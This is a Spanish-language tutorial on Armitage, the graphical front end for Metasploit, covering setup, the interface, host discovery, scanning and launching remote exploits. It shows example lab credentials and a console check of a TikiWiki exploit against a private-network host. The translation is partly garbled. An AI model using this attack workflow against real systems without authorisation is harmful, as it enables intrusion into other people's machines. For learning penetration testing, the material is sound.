
Since the script you are attempting to invoke has been converted to an
Upstart job, you may also use the start(8) utility, e.g. start mysql
mysql start/running, process 6016
root@bt:~#
```

Nos conectaremos a la base de datos para poder usar Armitage -->
msfrpcd -f -U msf -P test -t Basic

Abre una terminal y escribe armitage para iniciar Armitage.

host: 127.0.0.1
Port: 55553
User: msf
Pass: test

Clic en el botón Connect para lanzar Metasploit y conectar a el.




Siquieres usar Armitage Backtrack Linux es la manera más fácil para empezar.

Cracker

2.3 vista general

La interfaz de armitage cuenta con tres paneles principales: módulos, objetivos y pestañas. puedes dimensionar los paneles haciendo clic en el área entre ellos.



Un computador rojo con rayos eléctricos alrededor indica un host comprometido. Puedes darle click derecho para usar cualquier sesión obtenida.

Una flecha direccional indica un pivote de un host a otro. Esto le permite a Metasploit encaminar escaneos y ataques a través de hosts intermedios. Una línea verde brillante indica que la comunicación con el pivote está en uso.

Puedes clickear un host para seleccionarlo. Se pueden seleccionar varios host al tiempo clickeando y arrastrando para crear una selección rectangular sobre los hosts deseados. Cuando sea posible, Armitage tratará de aplicar una acción (por ejemplo lanzar un exploit) a todos los hosts seleccionados.

Clic derecho a un host para mostrar un menú con las opciones disponibles, el menú adjunto mostrará ataques y opciones de login, menús para sesiones existentes, y opciones para editar la información del host.


Asta aquí vamos bien? Por si las dudas a continuación vamos a dar una revisión mas a fondo de armitage ya que vale la pena aprender de este magnifico programa que hace las cosas mas fáciles para nosotros, fáciles en el sentido gráfico, ya que en todo lo demás tenemos que ser conscientes de su lenguaje.

(si no entendiste ni un carajo no te preocupes todos pasamos alguna vez por ese camino)

Cracker

Gestión de ataque cibernético

Armitage organiza capacidades Metasploit en todo el proceso de hacking. Hay características de descubrimiento, acceso, post-explotación, y la maniobra. En esta sección se describen estas características a un nivel alto, el resto de este manual cubre estas capacidades en detalle.



Conexión rápida

Si desea conectarse rápidamente a un servidor Armitage Metasploit sin llenar en el cuadro de diálogo de configuración, utilice la opción - cliente para especificar un archivo con los detalles de la conexión.

```
java-jar armitage.jar - cliente connect.prop
```

Aquí hay un fichero connect.prop ejemplo:

```
host=192.168.95.241
port=55553
user=mister
pass=bojangles
```


Si usted tiene que manejar múltiples Armitage / Metasploit servidores, considere la creación de un acceso directo que llama a esta opción - cliente con un archivo de propiedades diferentes para cada servidor.

Cracker

Tour a la interfaz de usuario

visión de conjunto

La interfaz de usuario Armitage tiene tres paneles principales: módulos, objetivos, y las fichas. Puede hacer clic en el área entre los paneles para cambiar el tamaño a tu gusto.



Módulos

El navegador módulo le permite lanzar un módulo auxiliar de Metasploit, lanzar un exploit, generar una carga útil, y ejecutar un módulo de post-explotación. Haga clic en el árbol para encontrar el módulo deseado. Haga doble clic en el módulo para abrir un diálogo lanzamiento del módulo.

Armitage configurará el módulo de la mano de los hosts seleccionados. Esto funciona para los módulos auxiliares, exploits y módulos de correos.


| Ejecución de un módulo contra varios hosts es una de las grandes ventajas de Armitage. En la consola de Metasploit, deberá configurar y ejecutar un exploit y los módulos de correos para cada host que está trabajando. |

Puede buscar módulos también. Haga clic en la casilla de búsqueda de abajo del árbol, escriba una expresión comodín (por ejemplo, ssh_*), y pulse Enter. El árbol módulo mostrará los resultados de la búsqueda, se expandió para verlas rápidamente. Desactive la casilla de búsqueda y pulse Enter para restaurar el navegador módulo a su estado original.

Cracker

Objetivos - Ver Gráfico

El panel muestra los objetivos de sus objetivos para usted. Armitage representa cada destino como un equipo con su dirección IP y otra información al respecto por debajo de la computadora. La pantalla del ordenador muestra el sistema operativo del ordenador está funcionando.



Un ordenador de color rojo con sacudidas eléctricas indica un host comprometido.

La línea verde indica un pivote de dirección de un host a otro. Pivotante permite Metasploit a los ataques de rutas y explora a través de huéspedes intermediarios. Una línea verde brillante indica que la ruta de comunicación de pivote está en uso.

Haga clic en un host para seleccionarlo. Puede seleccionar varios hosts haciendo clic y arrastrando una caja sobre los anfitriones deseados.

Haga clic en un host para que aparezca un menú con las opciones disponibles. El menú adjunto se muestran las opciones de ataque y de inicio de sesión, menús para las sesiones existentes y las opciones para editar la información de host.

El menú de inicio de sesión sólo está disponible después de un escaneo de puertos muestra los puertos abiertos que pueden utilizar Metasploit. El menú de ataque sólo está disponible después de encontrar los ataques a través del menú de ataques en la parte superior de Armitage. Shell y menús Meterpreter aparecer cuando una sesión de shell o Meterpreter existe en el host seleccionado.

Cracker

Varios métodos abreviados de teclado están disponibles en el panel de objetivos. Para editarlos, vaya a Armitage -> Preferencias.

Ctrl Plus - Ampliación en

Ctrl Minus - zoom out

Ctrl 0 - restablecer el nivel de zoom

Ctrl A - seleccionar todos los hosts

Escape - Borrar selección

Ctrl C - organizar los ejércitos en un círculo

Ctrl S - organizar los hosts en una pila

Ctrl H - organizar los hosts en una jerarquía. Esto sólo funciona cuando el pivote se establezca.

Ctrl P - anfitriones de exportación en una imagen

Haga clic en el área blancos sin hosts seleccionados para configurar el diseño y el nivel de zoom de la zona objetivo.

Objetivos

Si usted tiene un montón de hosts, la vista del gráfico se hace difícil trabajar con ellos. Por esta situación Armitage tiene una vista de tabla. Ir a Armitage → **Set Target View -> Table View** to switch to this mode. Armitage recordará su preferencia.

	Address	Description	Pivot
1	172.16.146.1		172.16.146.1...
2	172.16.146.2		172.16.146.1...
3	172.16.146.14		172.16.146.1...
4	172.16.146.15		172.16.146.1...
5	172.16.146.20		172.16.146.1...
6	172.16.146.149	NT AUTHORITY\SYSTEM @ ACME-14E429D2B5	172.16.146.1...
7	172.16.146.152		172.16.146....
8	172.16.146.182		172.16.146.1...
9	172.16.146.184	SSH msfadmin:msfadmin (172.16.146.184:22)	172.16.146....
10	172.16.146.185		172.16.146.1...
11	172.16.146.200		172.16.146.1...

Haga clic en cualquiera de los encabezados de la tabla para ordenar los anfitriones. Resalte una fila y haga clic en él para abrir un menú con opciones para ese host.


Armitage pondrá en negrita la dirección IP de cualquier máquina con las sesiones. Si un pivote está en uso, Armitage hará negrita también.

Cracker

Pestañas

Armitage se abre cada diálogo, consola, mesa y en una pestaña debajo del módulo y los paneles de destino. Haga clic en el botón X para cerrar una pestaña.

Puede hacer clic en el botón X para abrir una pestaña en una ventana, tomar una captura de pantalla de una ficha, o cerrar todas las pestañas con el mismo nombre.



Mantenga pulsado SHIFT y haga clic en X para cerrar todas las pestañas con el mismo nombre. Mantenga Mayús + Control y haga clic en X para abrir la pestaña en una ventana propia.

Usted puede arrastrar y soltar las pestañas para cambiar su orden.

Armitage proporciona varios accesos directos del teclado para hacer que su experiencia de gestión pestaña sea lo más agradable posible. Utilice Ctrl + T para tomar una captura de pantalla de la pestaña activa. Utilice Ctrl + D para cerrar la pestaña activa. Intenta Ctrl + Izquierda y Ctrl + Derecha para cambiar rápidamente las fichas. Y Ctrl + W para abrir la pestaña actual en una ventana propia.

Consolas

Metasploit consola, consola Meterpreter y las interfaces de cada shell usar una ficha de la consola. Una ficha de la consola le permite interactuar con estas interfaces a través de Armitage.

La ficha de la consola sigue tu historial de comandos. Utilice la flecha hacia arriba para desplazarse por los comandos que ha escrito. La flecha hacia abajo se mueve hacia atrás para el último comando que ha escrito.

En la consola de Metasploit, use la tecla Tab para completar los comandos y parámetros. Esto funciona igual que la consola de Metasploit fuera de Armitage.

Utilice Control Plus para que el tamaño de fuente más grande de la consola, Ctrl Menos para hacerlo más pequeño, y Ctrl 0 a restablecerla. Este cambio es local a la consola actual. Visita Armitage -> Preferencias para cambiar permanentemente la fuente.

Cracker

Presione Ctrl F para mostrar un panel que le permitirá buscar texto dentro de la consola.

Utilice Ctrl A para seleccionar todo el texto en el búfer de la consola.

Armitage envía un uso o un comando set PAYLOAD si hace clic en un módulo o un nombre de carga útil en una consola.

Para abrir una consola vaya a Ver -> Console o pulse Ctrl + N.

| En MacOS X y Windows, debe hacer clic en el cuadro de edición en la parte inferior de la consola para escribir. Linux no tiene este problema. Siempre recuerde, la mejor experiencia Armitage está en Linux. |

La consola Armitage utiliza el color para llamar su atención sobre cierta información. Para desactivar los colores, establecer la preferencia console.show_colors.boolean en false. También puede editar los colores a través de Armitage -> Preferencias. Aquí está la paleta de colores Armitage y la preferencia asociado con cada color:



Inicio de sesión

Armitage registra toda la consola, shell, y la salida del registro de eventos para ti. Armitage organiza estos registros por fecha y de acogida. Usted encontrará estos registros en el directorio ~ /. Carpeta Armitage. Ir a Ver -> Informes - Acitivity> Logs para abrir esta carpeta.

Armitage también guarda copias de las capturas y capturas de webcam a esta carpeta. Cambie la clave de preferencia armitage.log_everything.boolean a false para deshabilitar esta función.

Edite el armitage.log_data_here.folder para establecer la carpeta donde Armitage debe registrar todo.

Cracker

Exportar datos

Armitage y Metasploit comparten una base de datos para el seguimiento de sus anfitriones, los servicios, las vulnerabilidades, las credenciales, saquea y cadenas user-agent capturados por los módulos de exploits del navegador.

Para obtener estos datos, vaya a Ver -> Informes -> Exportar datos. Esta opción exporta datos de Metasploit y crear fácilmente analizable y XML pestaña valor separado (TSV) archivos.

Host Gestión


espacios de trabajo dinámicos

Característica dinámica de Armitage espacios de trabajo le permite crear vistas en la base de datos hosts y cambiar rápidamente entre ellos. Espacios de trabajo Uso -> Administrar para gestionar las áreas de trabajo dinámicos. Aquí usted puede agregar, editar y eliminar espacios de trabajo que crea.

name	hosts	ports	os	session
Unknown OS			unknown	0
192.168.95.166	192.168.95.166			0
Sessions Only...				1
windows all			windows	0
Windows local	192.168.95.0/24		windows	0
Web Servers		80, 443		0

[Activate](#) [Add](#) [Edit](#) [Remove](#)

Para crear un área de trabajo nueva dinámica, pulse Agregar. Aparecerá el siguiente diálogo:



Cracker

Dale su espacio de trabajo dinámico un nombre. No importa cómo lo llames. Esta descripción es para usted.

Si desea limitar el área de trabajo a los hosts de una red concreta, escriba una descripción de la red en el ámbito de los Ejércitos. Una descripción de la red puede ser: 10.10.0.0/16 para mostrar los ejércitos entre 10.10.0.0-10.10.255.255. Separe las redes con una coma y un espacio.

| Usted puede engañar con las descripciones de la red un poco. Si escribe: 192.168.95.0, Armitage será que te refieres 192.168.95.0-255. Si escribe: 192.168.0.0, Armitage será que te refieres 192.168.0.0-192.168.255.255. |

Rellene el campo Puertos de incluir hosts con ciertos servicios. Separe varios puertos que utilizan una coma y un espacio.

Utilice el campo operativo para especificar qué sistema operativo que le gustaría ver en este espacio de trabajo. Puede escribir un nombre parcial, como indows. Armitage sólo incluirá máquinas cuyos OS nombre incluye el nombre parcial. Este valor no distingue entre mayúsculas y minúsculas. Separe los sistemas operativos con una coma y un espacio.

Seleccione Contactos con sesiones sólo para incluir sólo los hosts con sesiones en este espacio de trabajo dinámico.

Puede especificar cualquier combinación de estos elementos al crear el espacio de trabajo dinámico.

Cada espacio de trabajo tiene un elemento en el menú Espacios de trabajo. Utilice estos elementos de menú para cambiar entre espacios de trabajo. También puede utilizar las teclas Ctrl + 1 a 9 para cambiar entre los nueve primeros espacios de trabajo.

Use espacios de trabajo -> Show All or Ctrl + Retroceso para visualizar la base de datos.

| Armitage sólo mostrará 512 hosts en cualquier momento dado, no importa cuántos hosts están en la base de datos. Si tiene miles de hosts, utilice esta función para segmentar a sus anfitriones en grupos de objetivos útiles. |

Cracker

Importación Hosts

Para agregar información de host para Metasploit, puede importarlo. Los anfitriones -> Importar Hosts menú, acepta los siguientes archivos:

- Acunetix
- Amap Log
- Amap Log -m
- Appscan XML
- Burp Session XML
- Foundstone XML
- IP360 ASPL
- IP360 XML v3
- Microsoft Baseline Security Analyzer
- Nessus NBE
- Nessus XML (v1 and v2)
- NetSparker XML
- NeXpose Simple XML
- NeXpose XML Report
- Nmap XML
- OpenVAS Report
- Qualys Asset XML
- Qualys Scan XML
- Retina XML

Manualmente, puede agregar hosts con Hosts -> para agregar hosts ...

Nmap escanea

También puede iniciar una exploración desde NMap Armitage e importar automáticamente los resultados en Metasploit. Los anfitriones -> nmap Scan menú tiene varias opciones de escaneo.

Si lo desea, puede escribir db_nmap en una consola para lanzar nmap con las opciones que elija.

Escaneos de Nmap no utilizan los pivotes que ha configurado.

Cracker

MSF escaneo

Paquetes Armitage exploraciones Metasploit varias en una sola función denominada Análisis de MSF. Esta función buscará un puñado de puertos abiertos. A continuación, se enumeran varios servicios comunes usando Metasploit módulos auxiliares construidas para tal fin.

Resalte uno o varios hosts, haga clic con el botón y haga clic en Escanear para iniciar esta función. También puede ir a Hosts -> Analiza MSF para lanzar estos también.

Estas exploraciones trabajo a través de un pivote y en contra de los hosts de IPv6 también. Estas exploraciones no trate de descubrir si un host está vivo antes de escanear. Para ahorrar tiempo, usted debe hacer el primer descubrimiento de host (por ejemplo, una enumeración ARP scan, barrido ping, o DNS) y luego iniciar estas exploraciones para enumerar los hosts descubiertos.

DNS Enumeración

Otra opción de detección de acogida es enumerar un servidor DNS. Ir a Hosts -> DNS Enum para hacer esto. Armitage presentará un cuadro de diálogo lanzador módulo con varias opciones. Usted tendrá que configurar la opción de dominio para el dominio que desea enumerar. También puede configurar NS a la dirección IP del servidor DNS que está enumerando.

Si usted está atacando una red IPv6, enumeración DNS es una opción para descubrir los hosts IPv6 de la red.

Base de datos de mantenimiento

Metasploit registra todo lo que haces a una base de datos. Con el tiempo se convertirá en la base de datos llena de cosas. Si usted tiene un problema de rendimiento con Armitage, trate de limpiar su base de datos. Para ello, vaya a Anfitriones - Base de datos> Borrar.

Explotación (Los exploits remotos)

Antes de que pueda atacar, debe elegir el arma. Armitage hace este proceso fácil. Ataques Uso -> Buscar ataques para generar un menú de ataque personalizado para cada huésped.

Para explotar un host: haga clic en él, vaya a atacar, y elegir un exploit. Para mostrar los ataques de la derecha, asegúrese de que el sistema operativo está configurado para el host.

El menú de ataque se limita a los exploits que cumplen con un grado mínimo de gran hazaña. Algunas brechas útiles se clasifican bien y no aparecerán en el menú de ataque. Puede iniciar estas usando el navegador módulo.

Utilice Armitage -> Establecer Exploit Rank para cambiar el rango exploit mínimo.

Cracker

Opcionalmente, si desea ver los hosts que son vulnerables a una explotación determinada, busque la hazaña en el navegador módulo. Haga clic en el módulo. Seleccione metas pertinentes. Armitage va a crear un espacio de trabajo dinámico que muestra los hosts que coincidan con el exploit resaltado. Resalte todos los hosts y haga doble clic en el módulo exploit para atacar a todos ellos a la vez.

Qué exploit?

El aprendizaje que explota a utilizar y cuando viene con la experiencia. Algunas brechas en Metasploit implementar una función de verificación. Estas funciones de verificación conectarse a un host y compruebe si el exploit se aplica. Armitage pueden utilizar estas funciones de verificación para ayudarle a elegir el exploit derecho cuando hay muchas opciones. Por ejemplo, se dirige a la escucha en el puerto 80 se muestran varias vulnerabilidades de aplicaciones Web después de utilizar Buscar ataques. Haga clic en las hazañas cheque ... menú para ejecutar el comando de comprobación con cada uno de ellos. Una vez que todos los controles estén completos, pulse Ctrl F y busque vulnerable. Esto le llevará a la hazaña derecha.

```
Console X Console X Check Exploits X
Find: vulnerable < > 1 of 1
===== Checking unix/webapp/tikiwiki_graph_formula_exec =====
msf exploit(sphpblog_file_upload) > use unix/webapp/tikiwiki_graph_formula_exec
msf exploit(tikiwiki_graph_formula_exec) > set RHOST 172.16.146.151
RHOST => 172.16.146.151
msf exploit(tikiwiki_graph_formula_exec) > check
[+] The target is vulnerable.
```

